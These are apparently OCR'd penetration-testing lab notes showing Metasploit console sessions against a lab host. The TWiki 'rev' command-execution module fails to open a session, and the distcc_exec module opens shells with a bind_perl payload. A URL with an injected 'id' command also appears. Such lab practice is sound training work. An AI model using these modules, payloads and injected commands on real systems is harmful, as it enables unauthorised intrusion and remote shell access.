

METASPLOIT


TELNET





TWiki 'rev' Parameter Arbitrary Command Execution


```
View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/twiki_history) > run

[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListenerBindAddress?
[*] Started reverse TCP double handler on 127.0.0.1:4444
[+] Successfully sent exploit request
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/twiki_history) > show options

Module options (exploit/unix/webapp/twiki_history):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.1.40     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/b
                                       asics/using-metasploit.html
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   URI      /twiki/bin       yes       TWiki bin directory path
   VHOST                     no        HTTP server virtual host


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/twiki_history) > set LHOST 192.168.1.25
LHOST => 192.168.1.25
msf6 exploit(unix/webapp/twiki_history) > exploit

[*] Started reverse TCP double handler on 192.168.1.25:4444
[+] Successfully sent exploit request
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/twiki_history) >
```



Welcome to TWiki

- readme.txt
- license.txt
- TWikiDocumentation.html
- TWikiHistory.html
- Lets get started with this web based collaboration platform


http://192.168.1.40/twiki/bin/view/Main/TWikiUsers?rev=2%20%7cid%7c%7cecho%20 (da iniettare nel campo GO)



DISTCC_EXEC

```
msf6 exploit(unix/misc/distcc_exec) > set payload cmd/unix/bind_perl
payload => cmd/unix/bind_perl
msf6 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.1.40     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    3632             yes       The target port (TCP)


Payload options (cmd/unix/bind_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444             yes       The listen port
   RHOST  192.168.1.40     no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


View the full module info with the info, or info -d command.

msf6 exploit(unix/misc/distcc_exec) > exploit

[*] Started bind TCP handler against 192.168.1.40:4444
[*] Command shell session 1 opened (192.168.1.25:45803 → 192.168.1.40:4444) at 2023-06-13 09:47:10 -0400

```

DISTCC


File Actions Edit View Help
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 192.168.1.40 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 3632 yes The target port (TCP)
Payload options (cmd/unix/bind_perl):
Name Current Setting Required Description
LPORT 4444 yes The listen port
RHOST 192.168.1.40 no The target address
Exploit target:
Id Name
0 Automatic Target
View the full module info with the info, or info -d command.
msf6 exploit(unix/misc/distcc_exec) > exploit
[*] 192.168.1.40:3632 - stderr: Can't call method "accept" on an undefined value at -e line 1.
[*] Started bind TCP handler against 192.168.1.40:4444
[*] Command shell session 4 opened (192.168.1.25:40937 → 192.168.1.40:4444) at 2023-06-13 10:26:39 -0400
ls
4583.jsvc_up
gconfd-msfadmin
orbit-msfadmin
run
test
touch test_distcc
ls
4583.jsvc_up
gconfd-msfadmin
orbit-msfadmin
run
test
test_distcc